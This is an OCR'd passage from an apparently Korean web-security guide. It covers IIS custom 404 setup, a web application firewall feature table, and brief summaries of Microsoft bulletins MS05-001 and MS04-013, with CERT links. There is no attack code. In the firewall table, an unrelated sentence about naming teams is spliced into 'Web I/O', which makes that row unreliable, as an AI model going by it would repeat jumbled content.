


[그림 8] - IIS 정보 설정



[그림 9] - 가상디렉토리 정보 설정

3. 등록정보 화면에서 Custom Errors 탭을 선택합니다.




[그림 10] - 상태별 HTML 파일 설정

4. 404 에러페이지 선택 및 속성을 변경 합니다.

화면 중간에 보면 HTTP Error 종류별 나타내는 웹 페이지 화면(Contents)가 나타나있습니다.
구현하려는 것은 404 에러 이므로 화살표로 내려 404 를 선택합니다. 404 를 선택하고 Edit Properties 를 클릭합니다.

5. 404 에러페이지 HTML File 경로를 선택 합니다.

Error Mapping 등록정보 대화상자에서 Message Type : File 인지 확인하고, 아까 처음에 만든 문서의 경로를 입력하여 줍니다. 여기 화면에서는 default Web Site 에서 작업하였지만, 사용자의 홈페이지의 경로에 따라 위치를 정하여주면 됩니다. 또한, 권한을 확인하여 줍니다. 당연히 일반사용자가 볼 수 있도록 읽기 권한을 주어야 합니다.



[그림 11] - 사용자 정의 HTML File 경로 선택


6. 현재 수정한 웹사이트의 서비스를 중지 했다가 재 시작한 후 정상 작동 여부를 확인합니다.

5.2.5 웹 방화벽시스템(Web F/W) 소개

구분	세부 내용
개요	다양한 응용 서비스를 제공하는 웹 환경에서 각종 위협 요소 분석과 취약성에 대한 대응책을 제시하여 웹 환경에서의 기술적 안전성을 확보하여 홈페이지 변조, 사용자정보 노출, 사내 중요 정보노출을 방지하는 시스템
필요성	■ 웹 프로그램밍 오류 및 Application 레벨의 해킹 보안 ■ Zero-day 공격에 대한 보안 및 SSL 통신에 대한 분석 및 감시 ■ Web Service 속도 향상
제공 서비스	■ 웹 해킹 공격 탐지 및 분석 • 부적절한 파라미터값, Worm 및 DoS 공격 • 취약한 접근 제어, Cross-Site Scripting 공격 • 악의적 커맨드 공격 및 설정 및 개발상의 오류 • 기타 웹 어플리케이션 공격 탐지(OWASP TOP 10 포함 ■ 불법적인 접근 차단 • RFC-2616 위배공격 차단 • White List 에 있는 Contents 만 서비스 • Parameter 및 Hidden Field, Cookie 변조 방지 • SQL Injection 공격 방지, 개인정보 노출 자동 제한 ■ 웹 사이트 모니터링 • 웹 페이지 변조 탐지(MD 5 무결성 점검) • 주요 서비스 포트 상태 점검(Ping, Connection) ■ 보고서 : 일간, 주간, 월간, 년간 분석 보고서
장점	■ 보안성 • 해외 유수의 제품 벤치마킹 KaVaDo, Sanctum, Teros, NetContinnum 등 Major 제품의 장점 흡수) • 보안상 가장 안전한 Proxy 형태 • 개별적인 Security Object 를 이용해 다단계 보안검증 수행 ■ 안정성 • 주 엔진에 대한 감시 프로세스 수행 • 장애 발생시 끊김 없는 웹 서비스를 위해 FOD 제공 ■ 성능 • S/W 버전은 MAX 약 8,000 ~ 10,000 Session/sec 예상 • 전용 Network Processor 도입으로 완벽한 Gigabit 지원
특징	■ 다양한 산업군별 제품 구축을 통한 안정성 입증 ■ Web 방식의 팝업형태의 Manager 제공 • Brower 기반이므로 쉽고 빠른 정책 설정 가능 ■ 각기 다른 Web Application 을 하나의 Manager 에서 정책 설정

기대효과	■ 안정적인 웹 서비스 환경 구축 및 보안수준 극대화 • 어플리케이션 취약성으로부터 홈 페이지의 내용 및 내부(데이터 보호)데이터 보호 ■ Web Server 속도 향상 • We 팀명 : MSS 에 소속된 각팀을 두자리 또는 세자리의 영문자(가시적으로 팀명을 명확히 구분가능한)로 부여한다. • b I/O, SSL 가속 기능 사용으로 속도 향상 ■ 관리 유연성 증가 • 웹 어플리케이션 개발 시 프로그래밍 상의 오류 및 보안 패치 부분에 대한 관리의 편리성 및 비용의 절감 • 웹 어플리케이션의 개발기간 단축

■ 서비스 구성도



[그림 12] – 웹방화벽시스템 구성도

6. 기타

6.1 MS 취약점 정보

■ MS05-001 : HTML 도움말의 취약점으로 인한 코드 실행 문제(890175)

http://www.certcc.or.kr/intro/notice_read.jsp?NUM=57&qry_cond=subject&qry_contents=&page=3&menu=1
http://www.microsoft.com/korea/technet/security/bulletin/MS05-001.mspx

HTML Help 는 IE 를 통해 HTML 도움말 또는 컴파일된 HTML 도움말 파일인 .chm 파일을 보여주는데 사용된다. 주로 HTML Help ActiveX 컨트롤(hhctrl.ocx)을 통해 구현된다.
HTML Help ActiveX 컨트롤인 hhctrl.ocx 에 인터넷영역과 로컬영역을 구분하지 않는 취약점이 존재하여 사용자의 허락없이 악성파일이 다운로드 될 수 있다. 공격자는 악의적인 홈페이지를 만들어 놓고 메일 등을 통해 사용자의 접속을 유도한 후, 사용자가 이 웹사이트에 접속하거나 메일을 읽으면 취약점이 악용되어 임의의 코드가 실행될 수 있다.

■ MS04-013 (Outlook Express 누적 보안 업데이트)

http://www.microsoft.com/korea/technet/security/bulletin/MS04-013.asp

모든 Outlook Express 5.5 및 Outlook Express 6 업데이트의 기능이 포함된 누적 업데이트입니다. 이 누적 업데이트는 침입자가 파일에 액세스하고 영향을 받는 시스템을 완전히 제어할 수 있도록 하는 새로운 취약점도 제거합니다. 이러한 문제는 Outlook Express 가 시스템에서 기본 전자 메일 프로그램으로 사용되지 않는 경우에도 발생할 수 있습니다.

6.2 참고 사이트

구분	홈페이지 주소	비고
국가사이버안전센테 (NCSC)	■ http://www.ncsc.go.kr - 국가사이버안전센터 홈페이지 > 보안정보 > 보안권고문(36 번)	CERT
인터넷침해사고대응센터 (KISA)	■ http://www.krcert.or.kr/intro/notice_read.jsp?NUM=81&qry_cond=subject&qry_contents=&page=1&menu=1	CERT
바이러스체이서	■ http://www.viruschaser.com/main/security/VCInfo_Ls.jsp	바이러스